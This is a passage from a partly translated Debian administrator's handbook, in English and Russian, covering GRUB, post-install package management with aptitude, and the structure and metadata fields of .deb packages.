By default, the menu proposed by GRUB contains all the installed Linux kernels, as well as any other operating systems that were detected. This is why you should accept the offer to install it in the Master Boot Record. Since keeping older kernel versions preserves the ability to boot the same system if the most recently installed kernel is defective or poorly adapted to the hardware,

it often makes sense to keep a few older kernel versions installed.

GRUB is the default bootloader installed by Debian thanks to its technical superiority: it works with most filesystems and therefore doesn't require an update after each installation of a new kernel, since it reads its configuration during boot and finds the exact position of the new kernel. Version 1 of GRUB (now known as “Grub Legacy”) couldn't handle all combinations of LVM and software RAID; version 2, installed by default, is more complete. There may still be situations where it is more recommendable to install LILO (another bootloader); the installer will suggest it automatically.

For more information on configuring GRUB, please refer to Раздел 8.8.3, «GRUB 2 Configuration».

***BEWARE* Bootloaders and architectures**

LILO and GRUB, which are mentioned in this chapter, are bootloaders for *i386* and *amd64* architectures. If you install Debian on another architecture, you will need to use another bootloader. Among others, we can cite **yaboot** or **quik** for *powerpc*, **silo** for *sparc*, **aboot** for *alpha*, **arcboot** for *mips*.


4.2.19. Finishing the Installation and Rebooting

The installation is now complete, the program invites you to remove the CD-ROM from the reader and to restart the computer.

4.3. After the First Boot

If you activated the task “Debian desktop environment” without any explicit desktop choice (or with the “GNOME” choice), the computer will display the **gdm3** login manager.

Рисунок 4.14. Первая загрузка



The user that has already been created can then log in and begin working immediately.

4.3.1. Установка Дополнительного Программного Обеспечения

The installed packages correspond to the profiles selected during installation, but not necessarily to the use that will actually be made of the machine. As such, you might want to use a package management tool to refine the selection of installed packages. The two most frequently used tools (which are installed if the “Debian desktop environment” profile was chosen) are **apt**

(accessible from the command line) and **synaptic** (“Synaptic Package Manager” in the menus).

To facilitate the installation of coherent groups of programs, Debian creates “tasks” that are dedicated to specific uses (mail server, file server, etc.). You already had the opportunity to select them during installation, and you can access them again thanks to package management tools such as **aptitude** (the tasks are listed in a distinct section) and **synaptic** (through the menu Edit → Mark Packages by Task…).

Aptitude is an interface to APT in full-screen text mode. It allows the user to browse the list of available packages according to various categories (installed or not-installed packages, by task, by section, etc.), and to view all of the information available on each of them (dependencies, conflicts, description, etc.). Each package can be marked “install” (to be installed, + key) or “remove” (to be removed, - key). All of these operations will be conducted simultaneously once you've confirmed them by pressing the **g** key (“g” for “go!”). If you have forgotten some programs, no worries; you will be able to run **aptitude** again once the initial installation has been completed.

***TIP* Debian thinks of speakers of non-English languages**

Several tasks are dedicated to the localization of the system in other languages beyond English. They include translated documentation, dictionaries, and various other packages useful for speakers of different languages. The appropriate task is automatically selected if a non-English language was chosen during installation.

***КУЛЬТУРА* dselect, старый интерфейс для установки пакетов**

Before **aptitude**, the standard program to select packages to be installed was **dselect**, the old graphical interface associated with **dpkg**. Being a difficult program for beginners to use, it is not recommended.

Of course, it is possible not to select any task to be installed. In this case, you can manually install the desired software with the **apt-get** or **aptitude** command (which are both accessible from the command line).

***СЛОВАРЬ* Зависимости пакета, конфликты**

In the Debian packaging lingo, a “dependency” is another package necessary for the proper functioning of the package in question. Conversely, a “conflict” is a package that can not be installed side-by-side with another.

These concepts are discussed in greater detail in Глава 5, *Пакетная система: Инструменты и основные принципы*.

4.3.2. Обновление Системы

A first **aptitude safe-upgrade** (a command used to automatically update installed programs) is generally required, especially for possible security updates issued since the release of the latest Debian stable version. These updates may involve some additional questions through **debconf**, the standard Debian configuration tool. For further information on these updates conducted by **aptitude**, please refer to Раздел 6.2.3, «System Upgrade».

Глава 5. Пакетная система: Инструменты и основные принципы

Как системному администратору Debian, вам постоянно придется работать спакетами `.deb`, которые содержат, к примеру, программы или документацию, установку и сопровождение которых они облегчают. Поэтому неплохо было бы знать, что они из себя представляют, и как с ними работать.

В этой главе описывается структура и содержание «двоичных» и «исходных» пакетов. Первые являются файлами `.deb`, которые можно использовать непосредственно с помощью **dpkg**, в то время как последние содержат исходный код программ, а также инструкции для сборки двоичных пакетов.

5.1. Структура двоичных пакетов

Формат пакета Debian устроен таким образом, что его содержимое может быть извлеченно в любой Unix-системе, где есть такие команды как **ar**, **tar** и **gzip** (иногда также **xz** или **bzip2**). Это, казалось бы, простое свойство пакета важно для переносимости и аварийного восстановления.

Представьте, например, что вы по ошибке удалили программу **dpkg**, и после этого не можете установить пакеты Debian. **dpkg** сама является пакетом Debian, так что в этом случае мы получим проблему «курицы и яйца»... К счастью, вы знакомы с форматом пакетов и поэтому можете скачать `.deb`-файл пакета dpkg и установить его вручную (см. врезку «ИНСТРУМЕНТЫ»). Если по несчастью из системы исчезла одна или несколько программ **ar**, **tar** или **gzip**/**xz**/**bzip2**, вам просто нужно будет скопировать их из другой системы (так как каждая из них работает полностью автономно, без зависимостей, то простого копирования будет достаточно). Если ваша система пострадала более серьёзно и даже если она не работает (возможно отсутствуют важные системные библиотеки?), вам стоит попробовать статическую версию **busybox** (предоставляемую в пакете busybox-static), которая является более автономной и предоставляет внутренние команды, такие как **busybox ar**, **busybox tar** и **busybox gunzip**.

ИНСТРУМЕНТЫ **dpkg, APT и ar**

dpkg — программа для распаковки, анализа и установки файлов `.deb`.

APT предствляет собой группу программ, которые позволяют выполнять высокоуровневые модификации в системе: установку или удаление пакета (сохраняя зависимости удовлетворёнными), обновление системы, отображение списка дотупных пакетов и т. д.

Что касается программы **ar**, она работает с файлами формата с тем же названием: **ar t** ***архив*** покажет список

файлов, содержавшихся в архиве, **ar x** ***архив*** извлекает файлы из архива в текущий каталог, **ar d** ***архив файл*** удаляет файл из архива и т. д. На её странице руководства (ar(1)) можно найти более подробную документацию. **ar** — это очень неразвитый инструмент, который редко применяется администраторами Unix. Как правило, они используют **tar** — более развитую программу управления архивами и файлами. Это и является причиной того, почему так легко можно восстановить **dpkg** в случае ошибочного удаления. Вам нужно только загрузить пакет Debian и извлечь его содержимое из архива `data.tar.gz` в корень системы (`/`):

```
# ar x dpkg_1.17.23_amd64.deb
# tar -C / -p -xzf data.tar.gz
```

К ОСНОВАМ **Обозначения страниц man**

Начинающих могут привести в замешательство ссылки на «ar(1)» в литературе. Это общепринятое обозначения страницы man под названием `ar` в разделе 1.

Иногда это обозначение используется также для устранения двусмысленности, например для выбора между командой **printf**, также обозначаемой printf(1), и функцией `printf` в языке программирования C, на которую ссылаются как printf(3).

В Глава 7, *Решение проблем и поиск необходимой информации* о страницах руководства рассказывается более подробно (см. Раздел 7.1.1, «Страницы руководств»).

Обратите внимание на содержимое файла `.deb`:

```
$ ar t dpkg_1.17.23_amd64.deb
debian-binary
control.tar.gz
data.tar.gz
$ ar x dpkg_1.17.23_amd64.deb
$ ls
control.tar.gz  data.tar.gz  debian-binary  dpkg_1.17.23_amd64.deb
$ tar tzf data.tar.gz | head -n 15
./
./var/
./var/lib/
./var/lib/dpkg/
./var/lib/dpkg/parts/
./var/lib/dpkg/info/
./var/lib/dpkg/alternatives/
./var/lib/dpkg/updates/
./etc/
./etc/logrotate.d/
./etc/logrotate.d/dpkg
./etc/dpkg/
./etc/dpkg/dpkg.cfg.d/
./etc/dpkg/dpkg.cfg
./etc/alternatives/
$ tar tzf control.tar.gz
./
./conffiles
./postinst
./md5sums
./prerm
./preinst
./control
./postrm
```

```
$ cat debian-binary
2.0
```

Как вы видите, архив **ar** пакета Debian состоит из трех файлов:

- `debian-binary`. Это текстовый файл, который просто указывает версию пакета `.deb` (в 2013 году — версия 2.0).
- `control.tar.gz`. Этот архивный файл содержит всю доступную метаинформацию, например название и версию пакета. Эта метаинформация также позволяет инструментам управления пакетами определить, возможно ли установить или удалить пакет, например в соответствии со списком уже установленных в системе пакетов.
- `data.tar.gz`. Этот архив содержит все файлы, которые необходимо извлечь из пакета; то есть, в нем хранятся все исполняемые файлы, документация и т. п. Некоторые пакеты могут использовать и другие форматы сжатия, и в таком случае файл будет называться по-другому (`data.tar.bz2` для bzip2, `data.tar.xz` для XZ).

5.2. Метаинформация пакета

Пакет Debian является не только архивом файлов, предназначенных для установки. Он является частью системы, и в нём описаны взаимоотношения с другими пакетами Debian (зависимости, конфликты, предложения). Он также содержит сценарии, которые выполняются на различных этапах жизненного цикла пакета (при установке, удалении, обновлении). Эти данные, используемые инструментами управления пакетами, не являются частью упакованного программного обеспечения, но содержатся внутри пакета и называются «метаинформацией» (информацией о другой информации).

5.2.1. Описание: файл `control`

Структура этого файла похожа на заголовки e-mail (как они определены в RFC 2822). Например, для apt файл `control` выглядит следующим образом:

```
$ apt-cache show apt
Package: apt
Version: 0.9.7.9+deb7u1
Installed-Size: 3271
Maintainer: APT Development Team <deity@lists.debian.org>
Architecture: amd64
Replaces: manpages-pl (<< 20060617-3~)
Depends: libapt-pkg4.12 (>= 0.9.7.9), libc6 (>= 2.4), libgcc1 (>= 1:4.1.1), 
Suggests: aptitude | synaptic | wajig, dpkg-dev, apt-doc, xz-utils, python-ap
Conflicts: python-apt (<< 0.7.93.2~)
Description-ru: менеджер пакетов с интерфейсом командной строки
 Этот пакет содержит инструменты командной строки для поиска и
 управления пакетами, а также запроса информации о пакетах путём
 низкоуровневого доступа ко всем возможностям библиотеки
 libapt-pkg.
 .
 Включены следующие инструменты:
  * apt-get для получения пакетов и информации о них из
    достоверных источников и для установки, обновления и удаления
    пакетов вместе с их зависимостями
  * apt-cache для запроса доступной информации об установленных и
    доступных для установки пакетов
  * apt-cdrom для использования внешних носителей информации в
    качестве источников пакетов
  * apt-config в качестве интерфейса для настройки параметров
  * apt-key в качестве интерфейса для управления ключами для
    проверки ключей аутентификации
Description-md5: 9fb97a88cb7383934ef963352b53b4a7
Tag: admin::package-management, hardware::storage, hardware::storage:cd,
 implemented-in::c++, interface::commandline, network::client,
 protocol::ftp, protocol::http, protocol::ipv6, role::program,
 suite::debian, use::downloading, use::searching,
```

```
 works-with::software:package
Section: admin
Priority: important
Filename: pool/main/a/apt/apt_0.9.7.9+deb7u1_amd64.deb
Size: 1258056
MD5sum: f403a84515c37e3232b7fcf9664c3e30
SHA1: abe3610c4c619eccacc8bc985369c780189e9958
SHA256: 8f2ada8ed29831ae97264d5ce51410755b25f940c277eacacfe6803cc3ae7540
```

***К ОСНОВАМ* RFC — стандарты Интернета**

RFC — это аббревиатура, означающая «Request For Comments» или, по-русски, «Рабочее предложение». RFC представляет собой технический документ, в котором описано, чему предстоит стать стандартом Интернета. Перед окончательным утверждением и прекращением внесения изменений стандарты публикуются для общественного рассмотрения (отсюда их название). IETF (Internet Engineering Task Force) принимает решение о статусе этих документов (предлагаемый стандарт, проект стандарта или стандарт).

RFC 2026 определяет процесс стандартизации интернет-протоколов.

→ http://www.faqs.org/rfcs/rfc2026.html

5.2.1.1. Зависимости: поле `Depends`

Зависимости определяются в поле `Depends` в заголовке пакета. Это список условий, выполнение которых необходимо для коректной работы пакета. Данная информация используется такими инструментами, как **apt**, чтобы установить правильные версии необходимых библиотек, от которых зависит устанавливаемый пакет. Для каждой зависимости диапазон версий, соответствующих этому условию, может быть ограничен. Другими словами, можно сказать, что нам требуется пакет libc6 версии не ниже чем «2.3.4» (пишется «**libc6 (>= 2.3.4)**»). Операторы сравнения версий следующие:

- <<: меньше;
- <=: меньше или равна;
- =: равна (однако «`2.6.1`» — не то же самое, что и «`2.6.1-1`»);
- >=: больше или равна;
- >>: больше.

В списке условий запятая играет роль разделителя. Её следует интерпретировать как логическое «и». Внутри условий вертикальная черта («|») означает логическое «или» (включающее «или», а не исключающее «строго одно из»). Поскольку оно имеет более высокий приоритет, чем «и», его можно использовать столько раз, сколько потребуется. Так, зависимость «(A или B) и C» записывается в виде **A | B, C**. Напротив, выражение «A или (B и C)» следует записывать как «(A или B) и (A или C)», поскольку поле `Depends` не допускает использования скобок, меняющих порядок приоритетов между логическими операторами «или» и «и». То есть должно писаться **A | B, A | C**.

→ http://www.debian.org/doc/debian-policy/ch-relationships.html

Система зависимостей — хороший механизм для обеспечения работоспособности

программ, но у него есть и другое применение — «метапакеты». Это пустые пакеты, в которых описаны только зависимости. Они обеспечивают установку группы взаимосвязанных программ, выбранных сопровождающим метапакета; соответственно, **apt install *метапакет*** автоматически установит все эти программы, используя зависимости метапакета. Пакеты gnome, kde-full и linux-image-amd64 являются примерами метапакетов.

***ПОЛИТИКА DEBIAN* Pre-Depends,более требовательное Depends**

«Предварительные зависимости», перечисленные в поле «Pre-Depends» заголовков пакетов, дополняют обычные зависимости; их синтаксис аналогичен. Обычная зависимость показывает, что пакет должен быть распакован и настроен до настройки зависимого пакета. Предварительная зависимость оговаривает, что пакет должен быть распакован и настроен до запуска предустановочного сценария пакета, для которого указана предварительная зависимость, то есть до его установки.

Предварительная зависимость очень требовательна к **apt**, поскольку добавляет строгие ограничения на порядок установки пакетов. Поэтому использование предварительных зависимостей без крайней необходимости не поощряется. Более того, перед добавлением предварительной зависимости рекомендовано проконсультироваться с другими разработчиками в <debian-devel@lists.debian.org>. Как правило удаётся найти другое решение или обходной путь.

***ПОЛИТИКА DEBIAN* Поля Recommends, Suggests и Enhances**

В полях Recommends и Suggests указываются зависимости, не являющиеся обязательными. «Рекомендуемые» зависимости, более важные, значительно улучшают функциональность, предоставляемую пакетом, но не являются совершенно необходимыми для его работы. «Предлагаемые» зависимости, следующие по значимости, означают, что некоторые пакеты могут дополнить устанавливаемый или быть полезными в связке с ним, но вполне целесообразной будет и установка одного без других.

Следует всегда устанавливать «рекомендуемые» пакеты, если вы только не знаете абсолютно точно, почему они вам не нужны. И наоборот, нет смысла устанавливать «предлагаемые» пакеты, если вы не знаете, зачем они вам нужны.

В поле Enhances также указывается предложение, но другого рода. Оно на самом деле находится в предлагаемом пакете, а не в пакете, который выиграет от такого предложения. Смысл этого в том, что становится возможным добавить предложение, не меняя затрагиваемый пакет. Так, все дополнения, плагины и прочие расширения программы смогут появиться в списке предложений, относящихся к программе. Хотя оно существует уже несколько лет, это поле до сих пор по большей части игнорируется такими программами, как **apt** и **synaptic**. Смысл этого в том, чтобы предложения, вносимые через поле Enhances, отображались пользователю в дополнение к обычным предложениям — тем, которые находятся в поле Suggests.

5.2.1.2. Конфликты: поле Conflicts

Поле Conflicts указывает на то, что пакет не может быть установлен, если уже установлен другой пакет. Наиболее распространенными причинами для этого является включение обоими пакетами файлов с одинаковыми именами, или предоставление сервисов на одном и том же порту TCP, или мешающих работе друг друга.

dpkg откажется установить пакет, если он вызовет конфликт с уже установленным пакетом, за исключением тех случаев, когда новый пакет указывает, что он будет «заменять» установленный пакет, — тогда **dpkg** заменит старый пакет на новый. **apt** всегда следует вашим указаниям: если вы выберете установку нового пакета, он

автоматически предложит удалить проблемный пакет.

5.2.1.3. Несовместимость: поле `Breaks`

По своему действию поля `Breaks` похоже на поле `Conflicts`, но оно несёт особый смысл. Оно сообщает, что установка пакета «поломает» другой пакет (или конкретные его версии). Как правило, такая несовместимость между пакетами имеет временный характер, и `Breaks` указывает на конкретные несовместимые версии.

dpkg откажется установить пакет, который поломает уже установленный пакет, и **apt** попытается решить проблему путём обновления пакета, который оказался бы сломанным, до более новой версии (которая, как предполагается, будет исправленной и, таким образом, снова совместимой).

Подобные ситуации могут возникнуть в случае обновления без обратной совместимости: это происходит, если новая версия работает не так, как старая, что приводит к сбою в другой программе, если не принять должных мер. Поле `Breaks` помогает пользователю не сталкиваться с такими проблемами.

5.2.1.4. Предоставляемое пакетом: поле `Provides`

Это поле вводит очень интересную концепцию «виртуального пакета». Она имеет много применений, два из которых особенно важны. Первое состоит в использовании виртуального пакета, чтобы привязать к нему общее название сервиса (пакет «предоставляет» сервис). Вторая показывает, что пакет полностью заменяет другой, и что при этом он может удовлетворять зависимости, которые удовлетворил бы другой. Таким образом, можно создать замену пакета без необходимости использовать то же самое имя пакета.

> ***СЛОВАРЬ*** **Метапакет и виртуальный пакет**
>
> Очень важно четко понимать различие между метапакетами и виртуальными пакетами. Первые являются настоящими пакетами (то есть файлами `.deb`), единственное назначение которых состоит в том, чтобы сообщить о зависимостях.
>
> Виртуальные пакеты, напротив, не существует физически; они являются только средством идентификации реальных пакетов на основании общих, логических критериев (предоставляемого сервиса, совместимости со стандартной программой или ранее созданным пакетом и т. д.).

5.2.1.4.1. Предоставление «сервиса»

Давайте рассмотрим первый случай более подробно на примере: все почтовые серверы, такие как postfix или sendmail, «предоставляют» виртуальный пакет mail-transport-agent. Поэтому в любом пакете, для работы которого нужен этот сервис (например менеджере списков рассылки вроде smartlist или sympa), просто указывается зависимость от mail-transport-agent вместо того, чтобы указывать большой, и при этом всё равно неполный

список возможных решений (то есть **postfix | sendmail | exim4 | …**). Кроме того, бесполезно установливать два почтовых сервера на одной машине, поэтому каждый из этих пакетов сообщит о конфликте с виртуальным пакетом mail-transport-agent. Конфликт с самим собой игнорируется системой, но эта техника не допустит установки двух почтовых серверов.

***ПОЛИТИКА DEBIAN* Список виртуальных пакетов**

Чтобы от виртуального пакета была польза, все должны прийти к соглашению о его имени. Именно поэтому имена стандартизированы в политике Debian. Список, помимо всего прочего, включает в себя mail-transport-agent для почтовых серверов, c-compiler для компиляторов языка программирования C, www-browser для веб-браузеров, httpd для веб-серверов, ftp-server для FTP-серверов, x-terminal-emulator для эмуляторов терминала в графическом режиме (**xterm**) и x-window-manager для оконных менеджеров.


Полный список можно найти в Сети:

→ http://www.debian.org/doc/packaging-manuals/virtual-package-names-list.txt

5.2.1.4.2. Взаимозаменяемость другим пакетом

Поле `Provides` также полезно в случаях, когда содержание пакета включается в состав другого, более крупного пакета. Например модуль Perl libdigest-md5-perl был необязательным в Perl 5.6, но стал стандартным в Perl 5.8 (и более поздних версиях, в частности 5.14, входящей в Wheezy). Поэтому в пакете perl, начиная с версии 5.8, указывается `Provides: libdigest-md5-perl`, чтобы зависимости от этого пакета были удовлетворены при установке Perl версии 5.8 (или новее). Сам пакет libdigest-md5-perl в конечном итоге был удален, поскольку после удаления старых версий Perl в нём не стало смысла.

Рисунок 5.1. Использование поля `Provides` для того, чтобы не нарушать зависимости



Эта функция очень полезна, поскольку никогда нельзя предвидеть превратности процесса разработки, и важно иметь возможность подстроиться к переименованию устаревшего ПО или другим автоматическим заменам.

***К ОСНОВАМ* Perl, язык программирования**

Perl (*Practical Extraction and Report Language* — практический язык для извлечения данных и составления отчётов) — очень популярный язык программирования. Для него существует много модулей, которые используются для широкого спектра задач и распространяются с помощью серверов CPAN (*Comprehensive Perl Archive Network*

— всеобъемлющая сеть архивов Perl), исчерпывающей сети пакетов Perl.

→ http://www.perl.org/

→ http://www.cpan.org/

Так как это интерпретируемый язык, программа, написанная на Perl, не требуют компиляции перед выполнением. Поэтому они называются «сценариями Perl».

5.2.1.4.3. Текущие ограничения

